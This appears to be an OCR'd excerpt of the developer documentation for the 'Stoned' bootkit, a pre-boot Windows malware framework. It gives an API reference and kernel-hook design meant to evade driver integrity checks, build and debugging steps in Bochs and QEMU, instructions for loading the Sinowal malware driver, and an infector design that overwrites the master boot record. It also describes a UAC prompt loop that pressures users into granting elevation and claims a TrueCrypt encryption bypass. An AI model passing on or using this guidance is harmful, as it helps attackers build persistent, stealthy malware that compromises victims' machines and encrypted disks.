Xpress Compress (Input Buffer, Output Buffer, Input Size)

Module	Crypto Module	Parameters	3
Date	December 2008	Address	Crypto_Module + 3*0
Call	API_Xpress_Compress	Service Function Number	00030001h

Compresses an input buffer with the Xpress algorithm (LZ77 + DIRECT2) and returns the compressed size of the data stored in the output buffer. It is limited to 64 KB input memory.

Xpress Decompress (Input Buffer, Output Buffer, Output Size)

Module	Crypto Module	Parameters	3
Date	December 2008	Address	Crypto_Module + 3*1
Call	API_Xpress_Decompress	Service Function Number	00030002h

Decompresses an input buffer with the Xpress algorithm (LZ77 + DIRECT2). It is limited to 64 KB output memory.

Disk System Functions

Mount Boot Partitions ()

Module	Disk System	Parameters	0
Date	2008	Address	Disk_System + 3*0
Call	API_Mount_Boot_Partitions	Service Function Number	00040001h

Mounts all partitions of the boot drive (supporting all FAT and NTFS file systems, also extended partitions). Stores found drives in the internal drive list.

Load System File (File Name, Buffer)

Module	Disk System	Parameters	2
Date	2008	Address	Disk_System + 3*1
Call	API_Load_System_File	Service Function Number	00040002h

Loads a file to a linear buffer. Note the file is looked up on every mounted drive, and if found read to the buffer. This is used for system files to simply load them, independent where from.

Open File Callback (File Name, Callback Function)

Module	Disk System	Parameters	2
Date	2008	Address	Disk_System + 3*2
Call	API_Open_File_Callback	Service Function Number	00040003h

Callback Function: eax = handle

Enumerates a file on all drives, and calls the callback function with each handle passed in eax. The handle can be used for Read/Seek/Write operations on files. This has been previously used in the Hibernation File Attack to inject code into all available hibernation files (that is interesting for dual boot OS configuration on different partitions).

Read File (Handle, Buffer, Size)

Module	Disk System	Parameters	3
Date	2008	Address	Disk_System + 3*3
Call	API_Read_File	Service Function Number	00040004h

Seek File (Handle, Type, Position)

Module	Disk System	Parameters	3
Date	2008	Address	Disk_System + 3*4
Call	API_Seek_File	Service Function Number	00040005h

Type: to seek Position bytes from file start (zero) or current position (nonzero)

Overwrite File (Handle, Buffer, Size)

Module	Disk System	Parameters	3
Date	2008	Address	Disk_System + 3*5
Call	API_Write_File	Service Function Number	00040006h

Subsystem Reference

The Stoned Subsystem in Windows offers functions to all drivers and applications.

All functions of the Stoned subsystem in detail:

<table>
<tr><td>0</td><td>SbNotifyDriverLoad(void * Loading Callback)

With Loading Callback to be a function pointer with following prototype:
NTSTATUS NotifyDriverLoad(void * ModuleAddress, void * EntryPoint);</td></tr>
<tr><td>1</td><td>SbKillOS()

(currently not implemented)</td></tr>
<tr><td>2</td><td>SbInstallWindowsHook(Hook * Function Hook)

Installs a hook to an export of ntoskrnl.exe (double forwarding the call). Will only work for newly loaded drivers to Windows.

struct Hook
{
  void * FunctionName = "ntoskrnl!ExAllocatePool";
  void * FunctionHook = &CallbackFunction;
  unsigned Type;
};

#define HookType_Hook 0 hooking a function = control passed to hook, then original function is called (before a function is called)
#define HookType_Intercept 1 intercepting a function = getting function parameters, return value and return eip (after a function is called)</td></tr>
</table>

Technical background to function 2: The according function export RVA (relative virtual address) will be overwritten in the ntoskrnl PE image by a double forward. This means that Windows will resolve every newly loaded module with the modified RVA. This makes the hook working with drivers that verify their own integrity and are checking for software or hardware breakpoints.

How to compile Stoned

Programming languages used:

Master Boot Record (Core)	Sinowal Loader (Boot Application)
Programming language: Assembler Compiler: Netwide Assembler Architecture: Intel 386 Processor Mode: Real Mode, Protected Mode	Programming language: Assembler Compiler: Netwide Assembler Architecture: Intel 486, Windows environment Operating in Real Mode and Protected Mode
Kernel Driver (Payload)	
Programming language: C Compiler: Windows Driver Kit Operating in Windows kernel environment	

Following software is used for compiling, testing, debugging and emulation:

- Netwide Assembler (http://sourceforge.net/projects/nasm)
- Bochs (http://sourceforge.net/projects/bochs)
- QEMU (http://www.nongnu.org/qemu/)
- DataCompiler (non-public, see presentation materials)

Other useful tools:

- HxD Hex Editor (http://mh-nexus.de/en/hxd/)
- Calculator for Windows (http://www.c-stellmach.de/sw/CFWe.HTM)
- UEStudio, commercial (http://www.ultraedit.com/products/uestudio.html)

Makefiles

The code is shipped with makefiles (for Windows, batch files), to automatically compile Stoned.
Basically the makefiles compile the source in the following way:

Source: `\Kernel Modules\[Module Name]\Code\[Module Name].asm`
Target: `\Kernel Modules\[Module Name]\System Files\[Module Name].sys`
`\Kernel Modules\[Module Name]\System Files\[Module Name].lst`
Includes: `\Kernel Modules\includes`

```
nasm "Disk System.asm" -o "Disk System.sys" -f bin -l "Disk System.lst" -Ox -w-orphan-labels -i
..\..\includes\
```

`-o` creates the output file
`-f` tells to binary compile them (no header, no executable format)
`-l` generates a listing
`-Ox` tells nasm to calculate for branches until it generated the best code
`-I` include path

The makefiles delete and copy the correct files to the System Files directory automatically.
The root directory of the package contains also make files for other various purposes:

- `\debug.bat`
- `\image.bat`
- `\image debug.bat`
- `\image run.bat`
- `\image run qemu.bat`
- `\Master Boot Record Image.bat`
- `\run.bat`
- `\run qemu.bat`

Basically they do what their name says, debug/run in bochs (or QEMU, if explicitly said) and create the image for testing purposes. The image makefiles automatically create the master boot record image, but also a test hard disk image that is used for emulation with bochs and QEMU.


Debugging Stoned

Of course development of a bootkit is not as simple as for normal applications; therefore a debugging environment becomes necessary. Previously Stoned and its predecessors were tested via automated test-image generation and bochs debugger.

But now with the bootkit it is necessary to test it directly under the Microsoft Windows pre-OS environment, which makes it quite difficult to test. The Windows kernel debugger for example cannot be used until it becomes necessary to debug even the startup. For this reason the bochs debugger is used, however there is still the problem to get the Microsoft Windows pre-OS environment into the automated debugging environment (into the image files etc.), because of different installations and hardware dependencies.

So what was done was to create a new separate debugging environment with a Windows XP SP2 installation, which is described in the next subsection.

Bochs debugger in action:



Creating a Windows XP SP2 debugging environment

1. Debugging files will be stored under `\debug pre-boot\` in the development directory
   You need the following files:

```
BIOS
BIOS VGA
bochsrc.bxrc
debug.bat
debugger.out
logfile.txt
run.bat
Windows XP SP2.img
winxp_sp2.iso
```

`winxp_sp2.iso` is the Windows installation CD for XP SP2. The two batch files `debug.bat` and `run.bat` only execute bochs with the correct parameters, as later described. The `logfile.txt` is created by bochs, and the `bochsrc.bxrc` is the bochs configuration. The two BIOS files are used as the BIOS binaries (platform and graphic firmware). It is recommended to use them to always get the exact runtime execution (otherwise executions may not be directly compared).

Finally `Windows XP SP2.img` contains the later installed Windows XP SP2 system.
It was created by the `bximage.exe` utility with the following options: hd, flat and 2048 MB disk space.


2. Bochs Configuration, `bochsrc.bxrc`


The configuration file sets up the environment where Windows will run:


```
# set the present memory (128 MB)
megs: 128

# filename of ROM images
romimage: file=BIOS, address=0xf0000
vgaromimage: file="BIOS VGA"

# set the graphic extension
```

```
vga: extension=vbe

# set the IDE devices
ata0: enabled=1, ioaddr1=0x1f0, ioaddr2=0x3f0, irq=14
ata1: enabled=1, ioaddr1=0x170, ioaddr2=0x370, irq=15

# define the IDE devices
ata0-master:  type=disk,  path="Windows XP SP2.img",  mode=flat, translation=lba
ata0-slave:   type=cdrom, path=winxp_sp2.iso, status=inserted

# define the boot disk
boot: disk, cdrom

# choose the config interface
config_interface: textconfig

# display library
display_library: win32, options="legacyF12" # use F12 to toggle mouse

# logfiles
log: logfile.txt
debugger_log: debugger.out
```

3. Install Windows XP normally








After installation it will restart but Windows will always crash after showing up the desktop, but it is no problem because only the pre-OS environment is required for testing purposes.

4. Use WinImage to inject the files and a hex editor to overwrite the master boot record



Copy the `\Stoned\` directory to the root directory in the image. Then open the hard disk image in a hex editor and copy the Stoned Master Boot Record (remember to use the original partition table).

5. You can now debug it using the bochs debugger by executing `debug.bat`

Debugging the Stoned Bootkit Core

In order to debug the Stoned Bootkit, it becomes necessary to use breakpoints.

Relocations done:


1. Interrupt 13h handler is relocated to the end of real mode memory
2. Ntldr hook will relocate the code to the end of the ntoskrnl image – 1024 bytes
3. Ntoskrnl hook will relocate its code to driver allocated memory
4. Kernel driver will be loaded and executed
5. Additional test drivers are loaded and executed

For details of the hooking and startup process see the chapter "Windows pre-boot environment". Main module addresses:


7C00h	Bootloader, loaded by BIOS
9F400h	Interrupt 13h hook Ntldr hook
806CD800h	Kernel code (ntoskrnl hook)
80E9A008h	Driver allocated code
80DB3000h	Kernel driver (loaded from `\Stoned\Drivers\Sinowal.sys`)

Relocation addresses (where memory will be allocated for the next stage):

Sinowal Loader + 0Fh (main module)	0B60Fh	Acquiring real mode memory using the "base memory size in KB" variable of the BIOS data area
Sinowal Loader + 177h Ntldr Hook	9F400h + 0196h	Kernel code will be relocated to the end of `ntoskrnl.exe` image
Sinowal Loader + 1E0h Kernel Code	806CD800h + 04Eh	Driver code will be relocated to driver allocated memory using `ExAllocatePool()` to get memory
Sinowal Loader + 2E6h Driver Code	80E9A008h + 09Eh	Kernel driver will be read from file to driver allocated memory
Sinowal Driver	80DDD98F (EP)	Sinowal unpacks its driver and starts execution



Here you see the step of hooking the Windows initialization, the step at address `80E0A013` is the bootkit right after Windows has done its initialization. This is perfect for the bootkit to infect the kernel and do further investigations.



Getting Sinowal driver working ☺ – the `ret 0x0004` in the bochs debugger returns from Stoned Bootkit – and Windows executes correctly.

Compiling the Drivers

The kernel drivers that are loaded by Stoned are compiled using the Windows Driver Kit 6001.18000. Donald D. Burn from Microsoft gives a very good introduction in his paper "Getting Started with the Windows Driver Development Environment". [7]

For building a driver, two files are required: `MAKEFILE` and `SOURCES` (contents appears in their order):

```
!INCLUDE $(NTMAKEENV)\makefile.def
```

```
TARGETNAME=Sinowal
TARGETPATH=Compiled
TARGETTYPE=DRIVER
SOURCES=Sinowal.c
TARGETLIBS=$(DDK_LIB_PATH)\ndis.lib
```

These two files must be within the same directory as the source file `Sinowal.c`.

Then the "directory" can be compiled by simply calling `build`:

Be sure to:

- run the `build` command only in the "Windows Vista and Windows Server 2008 x86 Free/Checked Build Environment"
- use only 8.3 directory names (otherwise Microsoft tools cannot parse the path and compiling will fail)
- Name your driver entry point `GsDriverEntry` (that `GsDriverEntry@8` is the real true initial called entry point)

```
BUILD: Loading \winddk\6001.18000\build.dat...
BUILD: Computing Include file dependencies:

BUILD: Examining c:\compan~1\stoned~1\bootco~1\drivers\sinowa~1 directory for files to compile.
BUILD: Saving \winddk\6001.18000\build.dat...

Compiling - c:\compan~1\stoned~1\bootco~1\drivers\sinowa~1\sinowal.c
Linking Executable - c:\compan~1\stoned~1\bootco~1\drivers\sinowa~1\Compiled\i386\Sinowal_Extractor.sys
```

Infector

The next topic is the infector, since Stoned needs to be installed by someone. This is currently done by a Windows infector executable, basically using raw sector access:

a) Opening a handle to the `\\.\PhysicalDriveN` device driver using `CreateFile()`
b) Using IOCTLs or `WriteFile()` to write the Master Boot Record to disk

It is also important to say that the infector should make a backup of the original MBR (that is also later executed by Stoned). Note that the above method only works for modern Windows systems (Windows NT), old Windows systems are not covered in this document but taking a look at the history gives better understanding:

Windows 98/ME requires a disk wrapper (mostly named `Disk.sys`) that must be written as 16 bit code and directly uses the DOS interrupts. That thunk VxD driver can then be called over the Windows on Windows 16 bit (Wow16) interface.

Access rights required:

Windows XP:	Administrator Rights
Windows Vista:	Elevated Administrator Rights (UAC)

Elevated Administrator Rights means to get access granted by the User Account Control (if it is active). This can be done in two ways:

1. Application Manifest (can also be selected in the project options under Visual Studio)

```
<requestedPrivileges>
     <requestedExecutionLevellevel="asInvoker" uiAccess="true"/>
</requestedPrivileges>
```

Linker option:

```
/MANIFESTUAC:"level=asInvoker"
```

You can specify the `level` to be `asInvoker`, `highestAvailable` or `requireAdministrator`.

2. `ShellExecute()` at runtime (not officially documented)

```
HINSTANCE ShellExecute(
      HWND hwnd,
      LPCTSTR lpOperation= "runas",
      …
);
```

`ShellExecute` can only operate on whole files; it is per design not allowed to elevate the current process' rights. But this gives an interesting "social engineering" vulnerability: The API function can be called in a loop so long until the user chooses yes.

In response to the page file attack Microsoft restricted raw sector access to the file system with Windows Vista [8]:

A file system can write to a volume handle only if the following conditions are true:

- ⇨ Condition 1: The sectors that are being written to are boot sectors.

  Note: This condition exists to support programs such as antivirus programs, Setup programs, and other programs that have to update the startup code of the system volume. The system volume cannot be locked.

- ⇨ Condition 2: The sectors that are being written to reside outside the file system space.

  Note: The region between the end of the file system space and the end of the volume space is not under the control of the file system. Therefore, there is no reason to require the volume to be locked to write to it.

Sinowal uses both exceptions, overwriting the MBR and writing the driver to unpartitioned space.

Compatibility List

Stoned Bootkit is compatible with following operating systems (and attacks them):

- Windows XP
- Windows Server 2003
- Windows Vista
- Windows Server 2008
- Windows 7 RC

- TrueCrypt 6.2

TrueCrypt's full volume encryption is supported and successfully bypassed. All operating systems are using the same master boot record of Stoned.

Stoned works on the following architectures (and emulators of them):

- Intel Architecture 32 bit
- IBM PC Architecture
- Bochs
- QEMU
- VMware

Following third-party software can be used (loaded) by Stoned:

- Sinowal (versions from 2008)
- Sinowal (versions from April 2009 and newer)

Stoned can directly load and execute Sinowal without any modifications.

Microsoft Windows Operating Systems pre-boot Environment

The Microsoft Windows Operating System pre-boot environment is the topic of all work done here. It is the by design vulnerable Windows part. As Vipin Kumar proclaimed, the main flaw is that the Windows boot system assumes an already secure environment when starting.

Of course there are Secure Boot (US patent 5937063) and Trusted Boot (Trusted Platform Module) but they still do not solve the problem until the operating systems verifies the integrity using the TPM (and the check can always be patched). [9]

The pre-boot environment changed with different Windows version. The original Windows (1.0, 2.0, 3.x) was an addition to DOS. Starting with Windows/386 tasks were moved from 16 bit to 32 bit, but DOS was still the operating system behind. It all started with the different subsystems that came out on the top of DOS, Win16, Win32, OS/2 and POSIX.

With Windows XP the DOS based line totally died, and Windows NT was used as the technical code base (although many inventions were shared among both lines). Today we are talking about Windows Vista and upcoming Windows 7, which have (again) an overhauled pre-boot environment. The tasks of booting have been again split up and general improvements have been done.

Per design the Windows pre-boot environment is good scalable: It can boot from CD/DVD (Windows PE), via network (PXE) and nowadays even from virtual hard disks.

The terms pre-boot and pre-OS environment were used in a presentation video by the Windows kernel development team. [10]

Windows XP pre-OS environment

